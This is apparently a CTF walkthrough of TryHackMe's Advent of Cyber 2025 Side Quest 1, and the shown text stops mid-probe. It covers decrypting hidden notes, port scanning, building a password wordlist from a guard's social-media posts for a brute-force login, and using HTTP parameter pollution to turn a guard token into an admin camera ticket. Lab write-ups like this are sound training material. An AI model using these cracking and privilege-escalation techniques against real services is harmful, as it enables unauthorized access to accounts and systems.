Advent of Cyber 2025 - Side Quest 1: The Great Disappearing Act
Task 1
it was pretty clear from this line
1
This challenge is unlocked by finding the Side Quest key in [Advent of Cyber Day 1](https://tryhackme.com/jr/linuxcli-aoc2025-o1fpqkvxti). If you have been savvy enough to find it, you can unlock the machine by visiting `10.49.163.140:21337` and entering your key. Happy Side Questing!
that we had to find the key from the day1 aoc25
on linux cli room we can read
1
For those who consider themselves intermediate and want another challenge, check McSkidy's hidden note in `/home/mcskidy/Documents/` to get access to the key for **Side Quest 1**! Accessible through our [Side Quest Hub](https://tryhackme.com/adventofcyber25/sidequest)!
we can see a readme file there which says
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
mcskidy@tbfc-web01:~/Documents$ cat read-me-please.txt
From: mcskidy
To: whoever finds this

I had a short second when no one was watching. I used it.

I've managed to plant a few clues around the account.
If you can get into the user below and look carefully,
those three little "easter eggs" will combine into a passcode
that unlocks a further message that I encrypted in the
/home/eddi_knapp/Documents/ directory.
I didn't want the wrong eyes to see it.

Access the user account:
username: eddi_knapp
password: S0mething1Sc0ming

There are three hidden easter eggs.
They combine to form the passcode to open my encrypted vault.

Clues (one for each egg):

1)
I ride with your session, not with your chest of files.
Open the little bag your shell carries when you arrive.

2)
The tree shows today; the rings remember yesterday.
Read the ledger’s older pages.

3)
When pixels sleep, their tails sometimes whisper plain words.
Listen to the tail.

Find the fragments, join them in order, and use the resulting passcode
to decrypt the message I left. Be careful — I had to be quick,
and I left only enough to get help.

~ McSkidy
1st one says something about session which could be a env file or old shell environment files searching through similar files i found
1
2
eddi_knapp@tbfc-web01:~/fix_passfrag_backups_20251111162432$ cat .pam_environment.bak
PASSFRAG1="3ast3r"
then 2nd one refers to version record or history in a growing object which could refer to git , in a growing project
1
2
3
4
5
6
7
8
9
10
11
12
13
eddi_knapp@tbfc-web01:~/.secret_git$ git log
commit e924698378132991ee08f050251242a092c548fd (HEAD -> master)
Author: mcskiddy <mcskiddy@robco.local>
Date:   Thu Oct 9 17:20:11 2025 +0000

    remove sensitive note

commit d12875c8b62e089320880b9b7e41d6765818af3d
Author: McSkidy <mcskiddy@tbfc.local>
Date:   Thu Oct 9 17:19:53 2025 +0000

    add private note
eddi_knapp@tbfc-web01:~/.secret_git$
in .secret_git found reference of private notes viewing the commit d12875c8b62e089320880b9b7e41d6765818af3d gives
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
eddi_knapp@tbfc-web01:~/.secret_git$ git show d12875c8b62e089320880b9b7e41d6765818af3d
commit d12875c8b62e089320880b9b7e41d6765818af3d
Author: McSkidy <mcskiddy@tbfc.local>
Date:   Thu Oct 9 17:19:53 2025 +0000

    add private note

diff --git a/secret_note.txt b/secret_note.txt
new file mode 100755
index 0000000..060736e
--- /dev/null
+++ b/secret_note.txt
@@ -0,0 +1,5 @@
+========================================
+Private note from McSkidy
+========================================
+We hid things to buy time.
+PASSFRAG2: -1s-
now the 3rd part refers to pixels which could be a reference of an image and we need to check the tail of the file
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
eddi_knapp@tbfc-web01:~/Pictures$ cat .easter_egg
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@%%%%@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@#+==+*@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@%+=+*++@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@*++**+#@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@%%#*====+#%@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@#*===-===#@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@%*++:-+====*%@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@%*===++++===-+*#######%%@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@%*+===+++==::-=========+*#%@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@%%#**+======-:-==--==-==+*%@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@%*+======---=+===------=#%@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@%**+=-=====-==+==-====--=*%@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@%***+++==--=====+=----=-=#@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@%#**++=--=====++====----*@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@%*+=-:=++**++**+=-::--*@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@#+=:.+#***=*#=--::-=-=%@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@%%*+-:+%#+++=++=:::==--*%@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@%*+=--*@#++===::::::::=#%@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@%%%##*#%%%####***#*#####%%@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@%%###%%%%%%%%%%##%%##%%@@@@@@@@@@@@

~~ HAPPY EASTER ~~~
PASSFRAG3: c0M1nG
went to pictures folder and found a hidden .easter-egg file with the passfrag3
now decrypting note with the key 3ast3r-1s-c0M1nG
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
eddi_knapp@tbfc-web01:~/Documents$ gpg --batch --yes --pinentry-mode loopback --passphrase '3ast3r-1s-c0M1nG' -o mcskidy_note.txt -d mcskidy_note.txt.gpg
gpg: AES256.CFB encrypted data
gpg: encrypted with 1 passphrase
eddi_knapp@tbfc-web01:~/Documents$ cat mcskidy_note.txt
Congrats — you found all fragments and reached this file.

Below is the list that should be live on the site. If you replace the contents of
/home/socmas/2025/wishlist.txt with this exact list (one item per line, no numbering),
the site will recognise it and the takeover glitching will stop. Do it — it will save the site.

Hardware security keys (YubiKey or similar)
Commercial password manager subscriptions (team seats)
Endpoint detection & response (EDR) licenses
Secure remote access appliances (jump boxes)
Cloud workload scanning credits (container/image scanning)
Threat intelligence feed subscription

Secure code review / SAST tool access
Dedicated secure test lab VM pool
Incident response runbook templates and playbooks
Electronic safe drive with encrypted backups

A final note — I don't know exactly where they have me, but there are *lots* of eggs
and I can smell chocolate in the air. Something big is coming.  — McSkidy

---

When the wishlist is corrected, the site will show a block of ciphertext. This ciphertext can be decrypted with the following unlock key:

UNLOCK_KEY: 91J6X7R4FQ9TQPM9JX2Q9X2Z

To decode the ciphertext, use OpenSSL. For instance, if you copied the ciphertext into a file /tmp/website_output.txt you could decode using the following command:

cat > /tmp/website_output.txt
openssl enc -d -aes-256-cbc -pbkdf2 -iter 200000 -salt -base64 -in /tmp/website_output.txt -out /tmp/decoded_message.txt -pass pass:'91J6X7R4FQ9TQPM9JX2Q9X2Z'
cat /tmp/decoded_message.txt

Sorry to be so convoluted, I couldn't risk making this easy while King Malhare watches. — McSkidy
getting the ciphertext from port 8080 after updating the wishlist.txt and then decrypting with the given key
we get the message
1
2
3
4
5
6
7
8
9
cat /tmp/decoded_message.txt
Well done — the glitch is fixed. Amazing job going the extra mile and saving the site. Take this flag THM{w3lcome_2_A0c_2025}

NEXT STEP:
If you fancy something a little...spicier....use the FLAG you just obtained as the passphrase to unlock:
/home/eddi_knapp/.secret/dir

That hidden directory has been archived and encrypted with the FLAG.
Inside it you'll find the sidequest key.
now similarly decrypting the dir.tar.gz.gpg with key THM{w3lcome_2_A0c_2025} and then
1
2
3
root@tbfc-web01:/home/eddi_knapp/.secret$ tar -xvf dir.tar.gz
dir/
dir/sq1.png
we get the sq1.png then i switched to root via mcskidy and moved the file to /home/ubuntu/Desktop and view it 
now_you_see_me entering it on 10.49.163.140:21337
Flag 1
then i started scanning with nmap for open ports for the ip
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
$ sudo nmap -p- 10.49.163.140
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-06 08:08 -0500
Nmap scan report for 10.49.163.140
Host is up (0.028s latency).
Not shown: 65524 closed tcp ports (reset)
PORT      STATE    SERVICE
22/tcp    open     ssh
80/tcp    open     http
8000/tcp  open     http-alt
8080/tcp  open     http-proxy
9001/tcp  filtered tor-orport
13400/tcp open     doip-data
13401/tcp open     unknown
13402/tcp open     unknown
13403/tcp open     unknown
13404/tcp open     unknown
21337/tcp open     unknown

Nmap done: 1 IP address (1 host up) scanned in 20.96 seconds
we can see quite a number of ports open for this machine now lets visit each one , one by one starting off port 80  it was hopsec asylum access terminal which require login and password well 8080 also had the same service running
on port 13400 it was camera portal 
and on port 8000 it was fakebook  and since it had a create account option i made a new account and started collecting info i found
email: guard.hopkins@hopsecasylum.com Guard Hopkins: Can I just say.....I LOVE PIZZA Johnnyboy is his best friend Hopkins’s old password: Pizza1234$ Happy 43rd anniversary to the year I was born. Yep 1982! What a year for the world. that implies he was born in 1982 well thats it for the posts and didnt find much useful info and for the profiles hopkins had almost same info on his profile
but Sir Carrotbane had a interesting info
Trying my hand at some bruteforcing challenges on thm, good to see they have /opt/hashcat-utils/src/combinator.bin on the AttackBox! Always comes in handy using that combinator hint i tried to bruteforce the password which came out to be u can install it viahashcat-utilspackage and find it under/usr/share/hashcat-utils/combinator.bin` and then i made a list of all the info i got for hopkins
1
2
3
4
5
6
7
8
9
10
11
12
13
14
$ cat hopkins.txt
guard
hopkins
hopsec
asylum
PIZZA
Johnnyboy
Pizza1234$
Pizza
$
1234
43
!
1982
i made a basic wordlist and used combinator 2 times as trying wordlist.txt didnt give any valid password so i used combinator on it again
1
2
$ /usr/share/hashcat-utils/combinator.bin hopkins.txt hopkins.txt > wordlist.txt
$ /usr/share/hashcat-utils/combinator.bin wordlist.txt hopkins.txt > wordlist1.txt
 found it using intruder
 Juohnnyboy1982!

and now we can see the map clicking on cells / storage we can get our first flag THM{h0pp1ing_m4d}
we can also get the flag if we read the js files carefully without logging in… like this:
1
2
$ curl http://10.49.163.140:8080/cgi-bin/key_flag.sh?door=hopper
{"ok":true,"flag":"THM{h0pp1ing_m4d}"}
Flag 2
First Half
now according to the arrows we need to move on to psych ward exit and we need a passcode for it trying the same credentials on port 13400 (cam portal) gives us access with a guard role now we need admin  well the local storage wont help us even if we try to modify anything here as the role is validated at backend so we need to play with APIs and get admin ticket trying some techniques using parameter pollution easily gave me admin ticket
1
2
3
4
5
6
7
┌──(kali㉿kali)-[~]
└─$ curl 'http://10.49.163.140:13401/v1/streams/request?tier=admin' \
  -X POST \
  -H 'Authorization: Bearer {"sub": "guard.hopkins@hopsecasylum.com", "role": "guard", "iat": 1767715819}.8694d530745a8e91f5463a459de00f38030ce3b9ab3211c429aa8511fc3b8164' \
  -H 'Content-Type: application/json' \
  -d '{"camera_id":"cam-admin","tier":"guard"}'
{"effective_tier":"admin","ticket_id":"5185dacb-f51f-4d8d-8243-b6289f336945"}
now because request api doesnt trigger on admin camera feed so i had to use burp to edit the request while viewing any other guard request i refreshed the page for a clean test then clicked on a guard video which was accessible and waited for POST request of /v1/streams/request then i add a parameter in the url and changed the camera-id to cam-admin so the tier parameter in the raw data body was overridden by the tier parameter in the url itself thus showing us the admin camera feed and revealing the the passcode in the video 
which was 115879 entering the code in the map portal we get

first half of the 2nd flag - THM{Y0u_h4ve_b3en_
Second Half
now we need to access the main corridor which asks for SCADA Unlock Passcode:
interestingly the port 9001 which was first filtered is now open
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
$ nmap -p- -T4 10.49.163.140
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-06 11:30 -0500
Nmap scan report for 10.49.163.140
Host is up (0.030s latency).
Not shown: 65524 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
8000/tcp  open  http-alt
8080/tcp  open  http-proxy
9001/tcp  open  tor-orport
13400/tcp open  doip-data
13401/tcp open  unknown
13402/tcp open  unknown
13403/tcp open  unknown
13404/tcp open  unknown
21337/tcp open  unknown
we know port 80 and 8080 has the same service port 8000 was used on fakebook, we already used it to get password port 21337 is ignored, for obvious reasons port 13400 had the frontend for camera portal port 13401 on the other hand had the backend for the camera portal
so port 13402,3,4 , 9001 and 22 are left to be examined
now lets dive deeper in the admin requests as there is something interesting in the manifest file
1
2
3
4
5
6
7
8
9
10
11
#EXTM3U
#EXT-X-VERSION:3
#EXT-X-TARGETDURATION:8
#EXT-X-MEDIA-SEQUENCE:0
#EXT-X-START:TIME-OFFSET=0,PRECISE=YES
#EXT-X-SESSION-DATA:DATA-ID="hopsec.diagnostics",VALUE="/v1/ingest/diagnostics"
#EXT-X-DATERANGE:ID="hopsec-diag",CLASS="hopsec-diag",START-DATE="1970-01-01T00:00:00Z",X-RTSP-EXAMPLE="rtsp://vendor-cam.test/cam-admin"
#EXT-X-SESSION-DATA:DATA-ID="hopsec.jobs",VALUE="/v1/ingest/jobs"
#EXTINF:8.333333,
/v1/streams/45f419ad-69b7-4eee-80fa-74a798df5fa2/seg/playlist000.ts?r=0
#EXTINF:1.566667,
now if we see we have some metadata type information which says hopsec.diagnostics -> /v1/ingest/diagnostics and hopsec.jobs -> /v1/ingest/jobs also hopsec-diag -> rtsp://vendor-cam.test/cam-admin it might be like diagnostics pointing us to monitor or analyze some kind of HLS (HTTP Live Streaming) and jobs for the processing HLs feeds
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿kali)-[~]
└─$ curl 'http://10.49.163.140:13401/v1/ingest/jobs' \
  -X GET \
  -H 'Authorization: Bearer {"sub": "guard.hopkins@hopsecasylum.com", "role": "guard", "iat": 1767715819}.8694d530745a8e91f5463a459de00f38030ce3b9ab3211c429aa8511fc3b8164' \
  -H 'Content-Type: application/json'
<!doctype html>
<html lang=en>
<title>404 Not Found</title>
<h1>Not Found</h1>
<p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
so when i tested jobs, it returned 404, so seems like its not a valid endpoint well then i thought it would a rabbit hole and didn’t care about it for a while and then i tried the diagnostics request
1
2
3
4
5
6
7
8
9
┌──(kali㉿kali)-[~]
└─$ curl 'http://10.49.163.140:13401/v1/ingest/diagnostics' \
  -X GET \
  -H 'Content-Type: application/json'
<!doctype html>
<html lang=en>
<title>405 Method Not Allowed</title>
<h1>Method Not Allowed</h1>
<p>The method is not allowed for the requested URL.</p>
method not allowed so trying other methods like POST, HEAD, PUT, PATCH
1
2
3
4
5
┌──(kali㉿kali)-[~]
└─$ curl 'http://10.49.163.140:13401/v1/ingest/diagnostics' \
  -X POST \
  -H 'Content-Type: application/json'
{"error":"unauthorized"}
I just tried POST and it said unauthorized so i gave it the guard auth bearer token
1
2
3
4
5
6
┌──(kali㉿kali)-[~]
└─$ curl 'http://10.49.163.140:13401/v1/ingest/diagnostics' \
  -X POST \
  -H 'Authorization: Bearer {"sub": "guard.hopkins@hopsecasylum.com", "role": "guard", "iat": 1767715819}.8694d530745a8e91f5463a459de00f38030ce3b9ab3211c429aa8511fc3b8164' \
  -H 'Content-Type: application/json'
